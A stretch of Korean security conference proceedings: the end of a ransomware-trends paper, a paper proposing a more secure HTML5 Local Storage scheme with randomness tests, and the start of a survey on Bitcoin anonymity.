시스템적인 예방방법과 함께 한국인터넷진흥원은 앞으로 주요 통신사, 백신사, SW업체 등으로 구성된 민관 대응 협의체를 구성하겠다고 밝혔다.[3] 이와 관련해서 악성코드와 관련된 법안들은 다음과 같다. 정보통신망 이용촉진 및 정보보호 등에 관한 법률 시행령 제 28조・제 1항・제 5호에는 정보통신서비스 제공자들은 개인정보취급자가 악성 프로그램의 침투여부를 항시 점검, 치료할 수 있도록 백신 소프트웨어를 설치하여야 하며 이를 주기적으로 갱신, 점검해야 한다고 기술되어 있고[5], 제 48조・제 2항에는 위반하여 악성프로그램을 전달 또는 유포하는 자는 7년 이하의 징역 또는 7천만원 이하의 벌금을 처한다고 기술되어 있다[6].

하지만 이러한 법안들은 악성코드에 감염되기 이전의 사용자들에게는 크게 도움이 되지 않을 것으로 보인다. 유포하는 자를 추적하기가 어려울 뿐만 아니라 근본적인 해결책에 대한 국가적 해결방안은 아직도 미흡한 상태이다. 따라서 정부적 차원에서 악성코드에 적극적인 관심을 기울여야하고, 이에 대한 대응책의 마련과 사이버 보안 전문가들의 양성이 시급하다고 볼 수 있다.

V. 결론

본 논문에서는 워너크라이 사태로 인해 사회적 관심도가 높아진 랜섬웨어의 동향에 대해 다루었다. 랜섬웨어가 악성코드의 일종으로 현재까지 꾸준히 발전하고 변종되고 있다는 사실을 말하면서 다양한 랜섬웨어들의 사례도 나타냈다. 이를 통해 최근 수년간의 랜섬웨어 동향을 알아보았다. 또한 최근 워너크라이 사태를 통한 최신 랜섬웨어의 원인과 대처방법에 대해서도 제시했다. 현재로는 랜섬웨어에 대한 확실한 대응 방법은 없다. 따라서 피해가 발생이 되면 대책을 간구하는 수동적 대응만이 가능하다. 랜섬웨어 대응을 위한 더 깊이 있는 연구가 필요하며 이를 위해 민관협력 체계 강화와 보안 인력 양성이 더욱 필요하며 관련 범죄행위에 대한 더욱 강력한 처벌이 필요하다.

[참고문헌]

[1] 강부중, Malicious Code Trends and Detection Technologies, 정보과학회지, 2012

[2] ‘16년 랜섬웨어 동향 및 ’17년 전망, 한국인터넷진흥원(KISA)

[3] 이유미, 랜섬웨어 2차 공격 예방을 위한 관계기관 대책회의 개최, 이데일리, 2017.05.23, http://www.edaily.co.kr/news/NewsRead.edy?SCD=JE41&newsid=03211126615931872&DCD=A00504&OutLnkChk=Y

[4] AhnLab ASEC Threat Research & Response blog, “SMB 취약점으로 전파되는 워너크립터 (WannaCryptor) 랜섬웨어”, http://asec.ahnlab.com/1067 , (2017.05.14.)

[5] 국가법령정보센터, 정보통신망 이용촉진 및 정보보호 등에 관한 법률 시행령, 대통령령 제27951호, 2017.3.22. 일부개정

[6] 국가법령정보센터, 정보통신망 이용촉진 및 정보보호 등에 관한 법률, 법률 제14080호, 2016.3.22. 일부개정

[7] AhnLab security information, “또 다시 등장한 록키 랜섬웨어...주의!”, www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=24733, (2016.07.13.)

[8] 2017년 1분기 사이버 위협 동향 보고서, 한국인터넷진흥원

[9] WannaCry Rnasomware Spreading Through Windows SMB Vulnerability, (May, 2017), LSHC PTE. LTD.

[10] SMB 취약점을 악용한 랜섬웨어 방지 대국민 행동 요령(2017. 5. 15.), 한국인터넷진흥원

웹 스토리지 보안 취약점 및 대응 방안 연구

정은선*, 정태영*, 박준용*, 김명수*, 임강빈*

*순천향대학교 정보보호학과

A study on the Vulnerability and Countermeasures of Web Storage

Eun-seon Jeong*, Tae-young Jung*, Jun-yong Park*, Myeong-Su Kim,* Kang-bin Yim*

*Department of information security engineering, Soonchunhyang University

요 약

최근 웹 표준 언어인 HTML5를 활용하여 Non-ActiveX 환경의 공인인증서 시스템을 구축하기 위한 움직임이 활발해짐에 따라 공인인증서와 개인키를 저장할 저장소로 WebStorage의 활용을 기대하고 있다. 그러나 Web Storage는 기존의 공인인증서와 개인키의 저장소보다 안전하지 않으며, 취약한 문제점을 가지고 있다. 본 논문에서는 2012년 Myeong Hee-won 등의 의해 제안된 Secure WebStorage의 분제점을 설명하고, 더 안전하게 WebStorage에 데이터를 저장하는 방법을 제안한다.

I. 서론

웹 기술 국제 표준화 단체 월드와이드 컨소시엄(W3C)에서 웹 프로그래밍 언어인 'HTML5'를 국제 웹 표준으로 채택하면서 기존에 웹언어로 구현할 수 없었던 많은 기술들이 구현가능하게 되었다. 특히 마이크로소프트사에서 제공하는 ActiveX 플러그인 방식은 웹언어의 한계를 극복하기 위하여 익스플로러 브라우저에서 제공되었다. 하지만 ActiveX는 웹으로 쉽게 다운로드하고 쉽게 설치가 가능하다는 장점을 이용하여 많은 해킹을 위한 도구로 사용되어 왔다. 국내에서는 ActiveX가 해킹에 악용되어 보안 문제가 부각되면서 공인인증서 의무화를 폐지하자는 내용의 개정안이 발의됐다. 이에 따라 ActiveX 없는 공인인증서 시스템을 구현하기 위한 움직임이 활발해지고 있으며 웹 표준으로 채택된 HTML5 기반의 공인인증서 시스템을 구축하려는 노력이 이루어지고 있다. HTML5 기반의 공인인증서 시스템 개발하기 위하여 Crypto API인 Web Cryptography API를 이용하게 된다. 그러나 현재 HTML5 표준에는 암호화를 위하여 사용되는 암호키를 저장하기 위한 안전한 키 저장소 API는 제공하지 않고 있다. 다만 암호키를 저장하기 위하여 Web Storage를 활용하도록 하고 있다.[1]

	Web Storage	Cookie
크기제한	약 5MB	4KB
만료기간	없음	있음
데이터 전송 여부	안함	전송
저장 가능한 데이터 형식	문자열, JS객체	문자열

[표 1] Web Storage와 Cookie 비교

Web Storage란 클라이언트의 디스크에 key/value 형태의 간단한 데이터를 저장해 두기

위한 스토리지로, 기존 Cookie의 역할을 하면서 Cookie의 단점을 보완한 기술이다.

Web Storage는 Cookie보다 더 큰 데이터를 저장할 수 있고, 개수의 제한이 없으며, 서버로 전송을 하지 않기 때문에 네트워크 트래픽을 낭비하지 않는다. 또 문자열뿐만 아니라 자바스크립트 객체를 만료기간 없이 저장할 수 있기 때문에 키 객체를 사용하는 Web Cryptography API에서 Web Storage를 키 저장소로 사용할 수 있다.

Web Storage는 두 개의 저장소를 제공한다. Local Storage는 영구적인 저장이 가능한 스토리지이며, 동일한 도메인 내에서는 같은 Storage를 사용한다. Session Storage는 세션이 종료되면 값도 사라지는 임시 저장 장소로, 같은 도메인이라도 세션마다 Storage가 따로 생성된다. Local Storage의 기본 저장경로는 [표 2]와 같이 정해져 있으며, 익스플로러를 제외한 브라우저의 Local Storage의 파일 형식은 SQLite를 사용하기 때문에 SQLite Browser 프로그램을 통해 데이터 값을 확인할 수 있다.

로컬 스토리지의 메서드는 [표 3]과 같다.

setItem() 함수는 키와 값을 스토리지에 저장하는 기능을 하며, getItem() 함수는 스토리지에 저장된 데이터를 가져오는 기능을 한다. length는 스토리지에 저장된 데이터의 개수를 반환하고, key() 함수는 지정된 인덱스의 키를 반환하는 기능을 하며, 해당하는 키가 없을 시 NULL값을 반환한다. removeItem()은 지정된 키의 데이터 값을 삭제하고, clear()는 스토리지 내의 모든 데이터를 삭제한다.

메서드	설명
setItem(key,data)	지정된 키로 스토리지에 데이터를 저장
getItem(key)	지정된 키에 대응하는 데이터를 반환
length	스토리지에 저장된 데이터의 개수를 반환
key(index)	지정된 인덱스의 키를 반환하고 키가 없다면 null을 반환
removeItem(key)	지정된 키에 대응하는 데이터를 삭제
clear()	로컬 스토리지 내 모든 데이터를 삭제

[표 3] Local Storage 메서드

본 논문에서 말하는 Web Storage는 Local Storage를 말하며 2장에서는 Local Storage의 취약점, 그리고 이를 보완하기 위해 기존에 제시된 방법을 설명한다. 3장에서는 Local Storage 공격 시나리오와 상기 연구에서 제시된 방법의 취약점을 설명하며, 새로운 Secure Local Storage를 제시하고, 4장에서는 결론을 끝으로 논문을 마무리한다.

II. 관련연구


2.1 Local Storage의 보안 취약점

HTML5기반의 공인인증서 시스템을 구현하기 위하여 Local Storage를 활용한다. 암호키 저장소로 활용되는 Local Storage의 가장 큰 취약점은 Local Storage의 값이 Key/Value 쌍의 평문 데이터로 클라이언트의 하드디스크에 저장 된다는 점이다.

브라우저	IE	Chrome	Opera	Firefox	Safari
버전	8.0+	4.0+	10.50+	3.5	4.0+
파일형식	plain XML	SQLite	SQLite	SQLite	SQLite
저장경로	%userprofile% \ AppData \ Local \ Microsoft \ InternetExplorer \D OMStore	%userprofile% \ AppData \Local \Google \Chrome \ UserData \ Default \ Local Storage	%userprofile% \ Application Data \Opera \ Opera \pstorage	%userprofile% \App Data \Roaming \Mozilla \Firefox \Profiles \webappstore	%userprofile% \ LocalSettings \ Application Data \Apple Computer \ Safari \ LocalStorage

[표 2] Local Storage 저장경로

(그림 1)를 보면 평문형태로 Key/Value 쌍의 평문으로 저장된 것을 확인할 수 있다.




(그림 1) Local Storage File

파일 형식으로 저장된 데이터는 비 인가된 사용자에 의해 변조 혹은 삭제 될 수 있으며 XSS(Cross Site Scripting Vulnerability)공격에 노출될 수 있다. XSS는 웹 응용 프로그램에서 사용자의 입력을 받아 처리할 시에 입력내용에 대해 스크립트의 태그를 필터링하지 않을 경우 악의적인 스크립트가 포함된 게시물을 등록함으로써 해당 게시물을 열람하는 다른 사용자의 PC에서 개인 정보인 쿠키 등을 유출할 수 있는 공격이다.[2] 쿠키처럼 접근 권한을 보호하는 기능이 없는 Local Storage는 공격자에게 노출되거나 악성코드 등이 설치되어 있을 경우 사용자의 개인 정보가 그대로 공격자에게 유출될 수 있다. W3C에서 발표한 Web Storage API 표준 초안에는 사용자에게 종속되는 개인 정보와 같은 민감한 데이터는 Local Storage에 되도록 저장하지 않기를 권장하고 있다.[3]

2.2 안전한 로컬스토리지 구현에 대한 연구

Local Storage는 평문형태의 데이터를 저장하여 보안적으로 취약하다. 이를 보완하기 위해 Hee Won Myeong 등 은 Secure localStorage Service를 제안했다.[4]

Secure Local Storage의 동작 과정은 (그림 2)와 같이 진행된다. 사용자가 Local Storage를 사용하고자 할 때 Local Storage를 사용할 수 있는지 검사한다. Local Storage를 사용할 수 있다면 사용자에게 패스워드를 입력받는다. 그 다음 Local Storage안에 Salt와 IV 값이 저장되어 있는지 확인한 후, 존재하지 않는다면 새로 생성하고, 존재한다면 값을 읽어와 사용자 패스워드와 함께 PBKDF2 함수의 인자로 사용하여 암호키를 생성한다. 암호키는 데이터를 암복호하는데 사용된다.



(그림 2) Secure ocalStorage 개념도[4]

III. 본론

3.1 Secure Local Storage의 문제점

Secure Local Storage는 도메인마다 각기 다른 salt와 IV 값, 그리고 사용자에게서 입력받은 패스워드로 유도된 암호키를 생성하여 데이터를 암호화하여 저장하기 때문에 보다 안전하게 Local Stroage를 사용할 수 있다. 그러나 암호키가 사용자 패스워드에 의해 암호화되어 Local Storage에 저장되어 있더라도 파일형식으로 저장된다. 이는 Local Storage 특성상 (그림 3)처럼 암호화된 데이터가 그대로 노출이 된다.




(그림 3) Local Storage 안에 저장된 암호 데이터


Local Storage에 저장된 암호화된 데이터는 누구든지 저장된 경로에 접근하여 Local Storage 파일을 취득한 후, 암호화된 데이터를 가져올 수 있다. 암호화한 데이터를 취득한 악의적 사용자는 선택 암호 공격이나 전사공격 등을 이용하여 암호 데이터를 복호할 수 있다는 취약점을 가지고 있다. 중요한 데이터가 공인인증서나 개인키가 된다면, 이는 기존의 공인인증서 시스템에서 파일형태로 NPKI폴더 내에 저장하는 방식을 Web Storage에 저장할 뿐 기존방식과 전혀 다를 바 없으며 기존의 공인인증서 시스템의 문제를 그대로 이어가게 된다.

3.2 제안하는 Secure Local Storage 모델

파일 형태로 저장되어 있는 Local Storage는 악의적인 사용자가 데이터를 탈취하였을 경우 방어를 할 수 없다. 암호화된 데이터를 Local Storage에 저장하더라도 암호 데이터를 쉽게 취득하여 선택암호문 공격 또는 전사공격에 취약할 수 있다. 따라서 새롭게 제안하는 Secure Local Storage는 Local Storage 내에 저장되어 있는 암호데이터를 저장하더라도 암호데이터임을 확인할 수 없게 하는 방법을 제안한다. 제안하는 방법은 충분한 크기의 랜덤데이터 안의 정해진 위치에 암호데이터를 숨기는 방법이다. (그림 4)와 같이 만약에 악의적 사용자가 Local Storage 파일을 가져가더라도 랜덤데이터 안에 숨겨진 암호데이터를 찾는 것은 쉽지 않다.



(그림 4) 제안하는 Local Storage 안에 저장된 암호 데이터




(그림 5) 제안하는 암호화 과정

제안하는 암·복호 방법은 (그림 5)와 같다. 암호화 시작 전 사용자에게 암호화 할 데이터와 패스워드를 입력 받고 랜덤데이터가 있는지 확인한다. 랜덤데이터가 없다면 새로 생성하고, 입력받은 패스워드와 랜덤데이터의 처음 16Byte를 사용하여 Salt, Iv, 암호데이터의 Index 값과 암호화키를 계산한다. 생성된 암호화키를 사용하여 데이터를 암호화한 후 Salt, IV와 함께 암호문을 랜덤데이터 내부에 계산된 Index를 이용하여 데이터를 숨기고 랜덤데이터를 Local Storage에 저장한다.

복호화 과정 또한 사용자에게 패스워드를 입력 받으면 Local Storage로부터 랜덤데이터를 읽어와 각각의 Index와 복호화키를 계산한 뒤 Index를 통해 Salt, IV, 암호문을 읽어 온 후 계산된 복호화키를 사용하여 데이터를 복호화한다.

3.3 Index 계산식

랜덤데이터 내부에 Salt, IV 그리고 암호문을 숨기기 위한 Index는 랜덤성을 가져야 하며, 컴퓨터 내부에 값이 저장되지 않아야한다. Index를 계산하는 식은 (그림 6)과 같다.



(그림 6) Index 계산식

Salt의 Index 값은 사용자 패스워드와 랜덤데이터의 앞 16byte를 sha256으로 해쉬하여 나온 값을 1byte씩 XOR 연산을 한다. 이 때 나올 수 있는 값은 최소 0부터 최대 255의 값을 가진다. 여기에 랜덤데이터의 앞 16byte만큼의 크기를 더해주면 Salt의 Index 값이 나온다. IV의 Index는 SALT 값을 sha256으로 해쉬하여 나온 값에 1byte씩 XOR 연산한 뒤 Salt의 Index 값과 Salt의 길이인 16byte를 더한 값이다. 암호문의 Index 값은 IV를 sha256으로 해쉬하여 나온 값에 1byte씩 XOR 연산한 뒤 IV의 Index값과 IV의 길이인 16byte를 더한 값이다.

본 논문에서는 충분한 크기의 랜덤데이터 안에 암호데이터를 숨겼을 경우 랜덤데이터와 암호데이터를 구분할 수 있는지 3.4절에서 실험하였다.

3.4 랜덤데이터와 암호데이터의 구분 가능성 실험

랜덤데이터와 암호데이터를 구분할 수 있는지를 실험하기 위하여 각 데이터의 랜덤성을 실험하였다. 랜덤성을 확인하기 위한 실험으로 “Monobit Test", "Poker Test", "Chi-square Test", "Arithmetic Mean Test", "Monte Carlo for Pi Test", "Serial Correlation Coefficient Test"의 6가지 랜덤성 테스트 실험을 실행하였다[5][6][7]. 실험방법은 DRBG(Deterministic Random Bit Generator)[7]에 의해 생성된 True 랜덤 데이터 64bytes와 임의의 데이터를 AES-CBC로 암호화한 64bytes를 추출한다. 추출한 각 데이터를 상기의 6가지 랜덤성 테스트를 100회 반복한 평균값을 계산하여 랜덤 데이터와 암호데이터를 구분할 수 있는지 실험하였다. [표 5]는 랜덤데이터와 암호데이터의 랜덤성 테스트를 한 결과를 보여준다.

알고리즘	Random	Encryption	랜덤 유효값
Monobit	256	258	247~265
Poker	15.6	14.6	1.0~57.4
Chi-square	50.4%	46.3%	10%~90%
Arithmetic Mean	127.5	128.2	127.5에 근접 할수록
Monte Carlo for Pi	2.89	2.88	3.14에 근접 할수록
Serial Correlation Coefficient	-0.0349	-0.0347	0에 근접 할수록

[표 4] 랜덤데이터와 암호데이터의 랜덤성 테스트 결과

랜덤성 테스트 결과를 보면 랜덤데이터와 암호데이터의 랜덤성에는 차이가 없다. 두 데이터 모두 강력한 랜덤성을 보인다. 따라서 랜덤데이터 안에 암호데이터를 숨겼을 경우 구분이 쉽지 않음을 증명하였다. 따라서 랜덤데이터 안에 암호데이터를 숨기는 제안하는 Secure Local Storage는 기존의 암호데이터를 Local Storage에 저장하는 방식보다 안전하다.

IV. 결론 및 향후 연구

본 논문에서는 HTML5에서 지원하는 Local Storage의 취약점을 분석하고 취약점을 보완하기 위한 기존의 Secure Local Storage의 문제점을 분석하였다. 그리고 기존의 Secure Local Storage의 문제점을 보완하기 위하여 충분한 랜덤데이터 안에 암호데이터를 숨기는 새로운 Secure Local Storage를 제안하였다. 또한 제안하는 Secure Local Storage의 안전성을 검증하기 위하여 랜덤 데이터 안에서 암호 데이터를 구분할 수 있는지 랜덤성 테스트를 통하여 검증하였다. 그러나 제안하는 알고리즘은 웹언어 특성상 난독화를 하지 않으면 리버싱을 통해 코드가 분석될 위협이 있다. 따라서 향후 연구에는 웹언어의 코드를 난독화할 수 있는 기술과 본 논문에서 제안하는 알고리즘을 통합하여 더 안전하게 데이터를 저장할 수 있는 방안에 대하여 연구하겠다.

Acknowledgement

본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음(IITP-2017-2015-0-00403)

[참고문헌]

[1] W3C Working Draft 'Web Cryptography API', June 2013.

[2] IT용어사전, 한국정보통신기술협회.

[3] W3C Working Draft 'Web Storage Editor's Draft', April 2002

[4] Study on implementation of Secure HTML5 Local Storage.

[5] Andrew Rukhin, Juan Soto, James Nechvatal, Miles Smid, Elaine Barker, Stefan Leigh, Mark Levenson, Mark Vangel, David Banks, Alan Heckert, James Dray, San Vo, "A STATIISTIICAL TEST SUIITE FOR RANDOM AND PSEUDORANDOM NUMBER GENERATORS FOR CRYPTOGRAPHIIC APPLIICATIIONS", NIST Special Publication 800-22, May 15, 2001

[6] THE DISTRIBUTED SYSTEMS GROUP, Computer Science Department, "Random Number Generators:An Evaluation and Comparison of Random.org and Some Commonly Used Generators", April 2005

[7] Timothy A. Hall, "The NIST SP 800-90A Deterministic Random Bit Generator Validation System", NIST, February, 2013

비트코인 익명성 강화에 관한 연구*)

김승민, 이지혜, 김윤정
서울여자대학교 정보보호학과

A Study on Enhancing Bitcoin Anonymity

Seung-Min Kim, Jihye Lee, Yoonjeong Kim
Department of Information security, Seoul Women's University

요 약

2008년 가명의 프로그래머 혹은 집단인 사토시 나카모토(Satoshi Nakamoto)에 의해 비트코인(Bitcoin)이라는 신뢰성 있는 제 3자가 없이, 피어 투 피어 방식을 사용한 전자 화폐가 제안되었다. 이러한 피어 투 피어 전자화폐인 비트코인에서 익명성 문제는 복잡한 문제다. 비트코인의 각 거래들은 블록 단위로 묶여 있으며 각 블록들은 사슬처럼 연결되어 있다. 비트코인을 얻기 위해 사용자들은 마이닝을 하게 되는데 이들을 채굴자라고 한다. 평균적으로 10분마다 채굴자들은 이전 블록까지의 거래 전부가 포함된 새 블록을 형성한다. 이를 블록체인(block chain)이라 하며, 모든 비트코인 거래는 블록체인이라는 거래 장부를 통해 투명하게 공개되기 때문에 비트코인 네트워크상의 모든 사용자들이 모든 거래정보를 갖고 있다고 할 수 있다. 이러한 이유로 신분 추정이 가능한 주소를 한 번이라도 거치게 된다면, 비트코인 소유자 정보와 거래 기록까지 추정하는 것이 가능하다. 우리는 이 논문에서 기존의 비트코인 익명성 솔루션을 정리하고 각 솔루션의 장단점을 분석한다. 이것은 향후 비트코인의 익명성에 대한 새로운 효율적 방안 개발의 기반이 될 것이다.

I. 서론

비트코인(Bitcoin)이란 2008년 사토시 나카모토(Satoshi Nakamoto)라는 가명의 프로그래머 혹은 집단에 의해 처음 제안된 피어 투 피어(peer-to-peer) 방식을 사용한 전자 화폐이다 [1]. 이 전자 화폐는 신뢰할 수 있는 제3자의 개입 없이 한 당사자에서 다른 당사자로 거래가 직접 전송되도록 한다. 전통적인 뱅킹 모델은 관련된 당사자와 신뢰할 수 있는 제 3자에게만 정보에 대한 접근을 제공함으로써 프라이버시를 만족한다. 비트코인이 모든 거래를 공개적으로 드러내지만, 비트코인 사용자들 각각의 공개키는 익명으로 유지함으로써 다른 장소에서의 정보의 흐름을 차단해 비트코인 사용자들의 개인 정보보호를 유지할 수 있다. 일반 비트코인 사용자들은 누군가가 다른 사용자와 거래를 하고 있지만 거래를 연결하는 정보는 알 수 없다. 사용자 정보인 개인키 소유주가 밝혀질 경우 링크를 통해 동일한 소유자의 다른 거래가 노출될 수 있는 위험이 있다.

이 논문은 Ⅱ에서는 비트코인 거래에 대한 상세한 설명을 할 것이고, Ⅲ에서는 비트코인 익명성을, Ⅳ에서는 기존에 제안된 비트코인 익명성 솔루션을 다룰 것이다. 각각의 장단점도 함께 논할 것이다. 마지막으로 Ⅴ에서는 향후 연구방향을 설명한다.

II. 비트코인(Bitcoin)

비트코인은 BitTorrent 피어 투 피어 파일 공유와 공개키 암호화를 결합한 새로운 형태의 전자 화폐이다 [2]. 따라서 중앙서버 또는 제어 지점이 없이 분산화 된 시스템 구조로 이루어

*) 이 논문은 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원(IITP-2017-2014-0-00636)과 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원(No. NRF-2016R1A2B4011984)을 받아 수행된 연구임.

져 있다. 모든 노드들은 같은 블록과 거래 유효성 규칙을 따른다 [3]. 비트코인의 각 거래들은 블록 단위로 묶여 있다 [4]. 비트 코인은 트랜잭션을 처리하는 동안 수학 문제에 대한 솔루션을 찾기 위해 경쟁하는 "마이닝(mining)"이라는 프로세스를 통해 만들어진다. 마이닝은 비트코인 거래 시스템을 유지하는 핵심 메커니즘에 자발적으로 참여할 유인을 제공하며, 비트코인 통화 공급 역할을 하는 매우 중요한 과정이다 [5]. 이러한 마이닝을 하는 사용자들을 채굴자라고 하며, 평균적으로 10분마다 채굴자들은 이전 블록까지의 거래 전부가 포함된 새 블록을 형성한다. 이를 블록체인(block chain)이라 하는데, 모든 비트코인 거래에는 블록체인에 포함되기 위해 유효한 서명이 필요하며, 이러한 서명은 유효한 디지털 키가 있어야 생성될 수 있다. 각 암호키 소유자들은 그 전까지의 거래 내역에 다음 소유자의 공개키를 덧붙인 뒤에 자신의 비밀키로 암호화하는 디지털 서명을 하고 넘긴다. 돈을 받는 사람은 서명 소유자들의 체인과, 서명들을 검증할 수 있다 [1].




그림 1. 비트코인 블록체인 [1]

채굴자들은 평균 10분마다 지난 10분간의 트랜잭션을 검증할 수 있으며, 채굴이 성공하면 새로운 비트코인으로 보상받는다. 본질적으로 비트코인 중앙은행의 통화 발행 및 청산 기능을 분권화하고 중앙은행의 필요성을 이 글로벌 경쟁으로 대체한다 [2].

III. 비트코인 익명성

피어 투 피어 전자 화폐 시스템인 비트코인에서 익명성은 복잡한 이슈다 [6]. 비트코인 네트워크 참가자들 모두는 임의의 암호화된 공개키-비밀키 키쌍이 저장된 지갑을 갖는다. 공개키는 비트코인 주소로 쓰이며, 모든 거래의 종단점으로 작동한다 [7]. 공개키의 짝인 비밀키는 키의 소유자만이 비트코인을 지불하는 것을 허가하는데 사용된다. 비트코인 주소에는 소유자가 누구인지에 대한 정보가 포함되어 있지 않아 익명성을 갖고 있다. 비트코인 사용자는 이러한 주소를 여러 개 보유할 수 있으며, 특정한 네트워크 노드와도 접촉할 필요 없이 새로운 키쌍을 생성하는 것이 간단하기 때문에 새로운 주소를 제한 없이 만들 수 있다. 이렇게 쉽게 주소를 생성해 수시로 바꿔서 사용한다면 익명성이 보장될 수 있다. 이러한 특성 때문에 비트코인이 각종 불법거래와 자금세탁에 쓰일 것이라는 우려를 낳고 있다.

그러나 현실적으로 비트코인이 완전한 익명성을 갖고 있다고 할 수 없다. 비트코인은 익명성을 갖고 있는 반면에, 투명성을 갖고 있기 때문이다 [7]. 모든 비트코인 거래는 블록체인이라는 거래 장부를 통해 투명하게 공개되기 때문에 비트코인 네트워크상의 모든 사용자들이 모든 거래정보를 갖고 있다고 할 수 있다. 이러한 이유로 신분 추정이 가능한 주소를 한 번이라도 거치게 된다면, 비트코인 소유자 정보와 거래 기록까지 추정하는 것이 가능하다. 비트코인 익명성 훼손 문제는 비트코인 사용이 대중화될수록 더욱 심화될 것이라고 생각한다. 익명성이 안 되길 바라는 공격자는 사용자와 공개키 사이를 일대 다로 매핑을 구성하고 사용자와 함께 시스템 외부의 정보를 연결하려고 시도한다. 현재의 비트코인 구성은, 사용자의 매핑을 사용자의 노드에만 있는 그들의 공개키에 저장하고 각각의 사용자들이 필요한 만큼의 공개키를 생성할 수 있도록 함으로써 익명성 유출을 막기 위해 노력한다.

3.1 비트코인 익명성을 이용한 온라인 마켓

익명의 네트워크에서 사용 가능한 인터페이스들의 'Tor browser bundle'과 같은 개발은 누구나 그들의 기술적인 배경에 상관없이 익명으

로 인터넷을 둘러보도록 쉽게 만들어져 왔다. 익명의 온라인 마켓들은 구매자와 판매자들의 신상을 확인할 수 있는 방법을 아주 어렵게 하여 주로 포르노물, 무기, 또는 마약과 같은 “black market”으로 이용되어 왔다 [8].

이러한 온라인 마켓들 중 실크로드는 2011년 2월에 운영을 시작한 온라인 익명 마켓이다. 실크로드 자체는 상점이 아니다. 대신에, 이는 온라인 환경에서 거래를 수행하기 위해 판매자와 구매자들을 위한 사회기반시설을 제공한다. 실크로드는 판매자와 구매자들 둘 다의 익명성을 보장한다. 실크로드에서 비트코인을 이용하여 물건을 구매할 수 있다. 물건을 구매할 때 구매자는 미리 자신의 비트코인을 생성한 다음 실크로드 에스크로에 물건 값을 지불한다. 그러면 판매자한테 구매자가 지불한 돈이 지불된 후 구매 완료가 된다. 비트코인을 이용하고 에스크로를 통한 거래를 하기 때문에 실크로드에서 구매자와 판매자 정보의 익명성이 보장된다.

3.2 비트코인 익명성에 관한 사용자들의 관점 [9]

